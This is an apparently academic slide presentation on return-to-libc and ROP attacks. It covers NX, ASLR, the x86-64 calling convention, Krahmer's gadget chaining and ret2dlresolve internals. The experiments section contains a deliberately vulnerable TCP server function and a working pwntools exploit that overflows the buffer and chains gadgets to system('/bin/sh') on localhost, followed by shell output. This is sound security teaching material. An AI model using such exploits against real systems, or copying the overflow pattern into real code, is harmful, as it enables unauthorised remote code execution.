Return-to-libc Attacks

Dogăreci Bianca-Alexandra, Iscru Bianca, Roman Mateea

Computer Science Department, University of Bucharest

01

Technical description of the problem


Four Major Challenges for Modern Exploits:

1. **Control-Flow Hijacking**
└ execution must be redirected without crashing the program

2. **Non-Executable Memory (NX/DEP)**
└ stack and heap cannot execute injected code, so existing executable code must be reused

3. **x86-64 Calling Convention**
└ function arguments are passed in registers, so attacker-controlled gadgets must set RDI, RSI, RDX, etc.

4. **ASLR (Address Space Layout Randomization)**
└ memory addresses change on each execution, so hard-coded gadget addresses are unreliable



Control-Flow Hijacking

Stack-Based Buffer Overflow

- allows an attacker to overwrite the saved return address of a function, which redirects execution to attacker-chosen code
- this redirection is the fundamental primitive behind return-to-libc and other code-reuse attacks

Why this is not enough

- control-flow hijacking alone does not guarantee successful exploitation
- execution must reach useful code without crashing
- function arguments must be correctly initialized
- the stack layout must remain consistent

Non-Executable Memory (NX)

- systems enforce W⊕X: memory is writable or executable, not both
- stack and heap are **non-executable** using the NX bit in page table

Effect on exploits

- injected shellcode cannot execute from stack or heap
- redirecting execution to injected code causes a crash

Attacker constraint

- only existing executable code can be used

Result

- exploits must rely on **return-to-libc / ROP**

Impact of x86-64 Calling Convention

- on **32-bit x86**, function arguments are passed on the **stack**
- stack-based overflows could directly control both the return address and the function arguments
- on **x86-64**, arguments are passed through **registers**
- the first 6 arguments use **RDI, RSI, RDX, RCX, R8, R9**


Impact on exploitation

- overwriting the return address is still possible
- function arguments are no longer on the stack
- register values are not attacker-controlled by default

Result

- function calls may receive invalid arguments
- exploits must set registers explicitly before calling functions

Reliability under ASLR



- early defenses such as **PaX RANDMMAP** randomized stack and shared library base addresses on each execution
- modern ASLR randomizes memory layout on every **execve()**, which affects stack, shared libraries, heap, and executable (with PIE)

Impact on exploitation

- code and library addresses change on each run
- hard-coded addresses become unreliable
- exploits may fail unpredictably even with correct control flow and arguments

Security implication

- reliable exploitation requires recovering code addresses at runtime
- address unpredictability becomes a central technical challenge
- on 64-bit systems, brute-force attacks are impractical

02

Attacker Adaptations

Krahmer: borrowed code chunks on x86-64

Key idea: binaries and libraries contain many short instruction sequences ending in ret (called gadgets)

- A ret pops an address from the stack and jumps to it
- By placing a sequence of addresses on the stack, multiple code fragments can be executed in order
- Each gadget loads one attacker-controlled value from the stack into a register

Result: Attackers can prepare argument registers before calling a target function

- Enables return-to-libc attacks on x86-64 despite register-based calling conventions

Gadget Availability on x86

- Gadgets do not need to start at compiler-intended instruction boundaries
- the processor does not enforce instruction alignment, since x86 instructions have variable length

Consequence

- Execution can start at any byte address
- Valid instruction sequences may exist inside other instructions

Impact

- Significantly increases the number of available gadgets
- Large libraries like libc provide many usable gadgets
- Even small programs remain exploitable due to linked shared libraries

Wojtczuk: Exploitation under Address Randomization

Problem: Gadget Chains Assume Fixed Addresses


- Krahmer-style attacks rely on jumping to known code addresses (gadgets/functions in the main binary or in libc)
- ASLR randomizes memory layout each run: shared libraries (e.g. libc), stack, heap, main binary if compiled as PIE
- Hard-coded return-to-libc payloads become unreliable

Wojtczuk: Exploitation under Address Randomization

PaX RANDMMAP (Studied by Wojtczuk)

With CONFIG_PAX_RANDMMAP enabled:

- The first shared library is loaded at a random base:
  0x40000000 + random × 4k
- All subsequent libraries are placed after the first
- The stack top is randomized separately:
  0xc0000000 − (random × 16)
- random is a generated 16-bit value



Wojtczuk: Exploitation under Address Randomization

Randomization ≠ Full Security

- Information leaks (local attacks) → Memory mappings may be observable
- Limited entropy → Repeated trials can succeed (bruteforce)
- Non-PIE executables → Main binary remains at fixed address → Gadgets and functions in the main binary can still be used reliably

Key idea: Instead of jumping to fixed libc addresses (which change under ASLR), redirect execution to the *dynamic linker* and let it resolve the desired function at runtime.

A picture is worth a thousand words

.got.plt

```
pwndbg> x/gx 0x404018
0x404018 <read@got.plt>:        0x0000000000401036 # Not resolved, points back to .plt
```

.plt

```
pwndbg> x/2i 0x401020 # plt default stub
   0x401020:    push   QWORD PTR [rip+0x2fe2]        # 0x404008 # link_map
   0x401026:    jmp    QWORD PTR [rip+0x2fe4]        # 0x404010 # _dl_runtime_resolve
```

```
pwndbg> x/3i 0x401030
   0x401030 <read@plt>: jmp    QWORD PTR [rip+0x2fe2]        # 0x404018 <read@got.plt>
   0x401036 <read@plt+6>:       push   0x0 # reloc_arg
   0x40103b <read@plt+11>:      jmp    0x401020
```

.text

```
 0x40113b <main+25>            call   read@plt <0x401030>
        fd: 0x0
        buf: 0x7fffffffde70 —▸ 0x401150 (__libc_csu_init) ◂— push   r15
        nbytes: 0xc8
```

1

2

3

4

A picture is worth a thousand words

```
ELF File
 ├─ .text
 ├─ .data
 ├─ .bss
 ├─ .plt
 ├─ .got.plt
 ├─ .rela.plt     ← (JMPREL)
 ├─ .dynsym       ← (DYNSYM)
 ├─ .dynstr       ← (STRTAB)
 └─ .dynamic
```

PLT0 → _dl_runtime_resolve(link_map, reloc_arg)

reloc_arg → index into .rela.plt

JMPREL (.rela.plt) - Elf64_Rel

```
typedef struct {

  Elf64_Addr        r_offset;
  Elf64_Word        r_info;

} Elf64_Rel;
```

r_offset → Where the resolved function address will be written (GOT entry)

r_info →

- index of the symbol in **.dynsym**
- relocation type - verified (sanity check) to ensure a PLT function relocation

DYNSYM (.dynsym) - Elf64_Sym

```
typedef struct {

  Elf64_Word        st_name;
  unsigned char     st_info;
  unsigned char     st_other;
  Elf64_Section     st_shndx;
  Elf64_Addr        st_value;
  Elf64_Xword       st_size;

} Elf64_Sym;
```

st_name → Offset into .dynstr (points to the symbol name)

st_value → Offset of function inside its library

STRTAB (.dynstr)

```
pwndbg> x/6s 0x400388
0x400388:       ""
0x400389:       "libc.so.6"
0x400393:       "read"
0x400398:       "__libc_start_main"
0x4003aa:       "GLIBC_2.2.5"
0x4003b6:       "__gmon_start__"
```

_dl_lookup_symbol_x()

- Input: symbol name (e.g. "read")
- Iterates over loaded shared libraries (via the **link_map** linked-list)
- Finds defining library (e.g. libc)
- Returns its **link_map**

Compute runtime address

- library_base = link_map->l_addr
- symbol_offset = st_value (.dynsym)
- real_address = library_base + symbol_offset

elf_machine_fixup_plt()

- Uses r_offset
- Writes real_address into GOT entry
- Future calls jump directly via GOT

ret2dlresolve: Reusing the Dynamic Linker as an Exploit Primitive

Prepare function arguments in registers (e.g. RDI = "/bin/sh" for system).

Construct fake ELF metadata in writable memory:


- Fake .rela.plt entry
- Fake .dynsym entry
- Fake .dynstr string

Compute and place attacker-controlled reloc_arg (index pointing to the fake .rela.plt entry).

Transfer control to PLT0
→ _dl_runtime_resolve(link_map, reloc_arg) is invoked
→ Dynamic linker resolves and jumps to the target function

_dl_runtime_resolve is a trampoline that saves and restores the caller's registers!

Attacker → PLT0 → _dl_runtime_resolve(link_map, reloc_arg)



03

Experiments and results

Vulnerable code: TCP server that accepts remote connections

Vulnerable function:

```
int handle_connection(int fd){
    char buf[1024];

    write(fd, "OF Server 1.0\n",
14);
    read(fd, buf, 4*sizeof(buf));
    write(fd, "OK\n", 3);
    return 0;
}
```

Krahmer's borrowed code chunks technique

He finds a way to transfer arbitrary values into registers so that he could jump into system() with proper arguments.

```
0x0000000000400a82 <handle_connection+66>: pop %rbx
0x0000000000400a83 <handle_connection+67>: retq

0x00002aaaaac743d5 <ulimit+133>:  mov %rbx, %rax
0x00002aaaaac743d8 <ulimit+136>:  add $0xe0, %rsp
0x00002aaaaac743df <ulimit+143>:  pop %rbx
0x00002aaaaac743e0 <ulimit+144>:  retq

0x00002aaaaac50bf4 <setuid+52>:  mov %rsp, %rdi
0x00002aaaaac50bf7 <setuid+55>:  callq *%eax
```

address of /bin/sh

address of system()

Our exploit

Stack canaries, PIE, ASLR disabled
NX enabled

```
#!/usr/bin/env python3
from pwn import *

HOST = '127.0.0.1'
PORT = 1234

io = remote(HOST, PORT)

banner = io.recvline()
print(f"Received: banner")

libc_base = 0x00007ffff7c00000
system_offset = 0x50d70
binsh_offset = 0x1d8678
```

```
system_addr = libc_base + system_offset
binsh_addr = libc_base + binsh_offset

pop_rdi_ret = libc_base + 0x2a3e5
ret = libc_base + 0x29139

payload = b'A' * 1024
payload += b'B' * 8

payload += p64(ret)
payload += p64(pop_rdi_ret)
payload += p64(binsh_addr)
payload += p64(system_addr)

io.send(payload)
io.interactive()
```

buf[1024]

RBP

Ret addr

And...We have a shell

Terminal - bianca@bianca-xubuntu: ~/OSDS/Proiect

File Edit View Terminal Tabs Help

```
bianca@bianca-xubuntu:~/OSDS/Proiect$ ./server
&sock= 0x7fffffffdf78 system=0x7ffff7c50d70 mmap=0x7ffff7d1ea80
$ ls
exploitAslr1.py  libc_disasm.txt  sampleCode.c  server2
exploit.py       sampleCode2.c    server
$ whoami
bianca
$ echo good job
good job
$
```

Terminal - bianca@bianca-xubuntu: ~/OSDS/Proiect

File Edit View Terminal Tabs Help

```
bianca@bianca-xubuntu:~/OSDS/Proiect$ python3 exploit.py
[+] Opening connection to 127.0.0.1 on port 1234: Done
Received: banner
[*] Switching to interactive mode
OK
$
```

References

[1] Solar Designer (Alexander Peslyak). Getting around non-executable stack (and fix). Bugtraq mailing list, 1997.

[2] Sebastian Krahmer. x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique, 2005.

[3] Rafal Wojtczuk. The advanced return-into lib(c) exploits: Pax case study. Phrack Magazine, Volume 0x0b, Issue 0x3a, Phile #0x04 of 0x0e, 2001.

[4] D3vil. ret2dl_resolve x64: Exploiting dynamic linking procedure in x64 elf binaries, May 2020.

Thank you!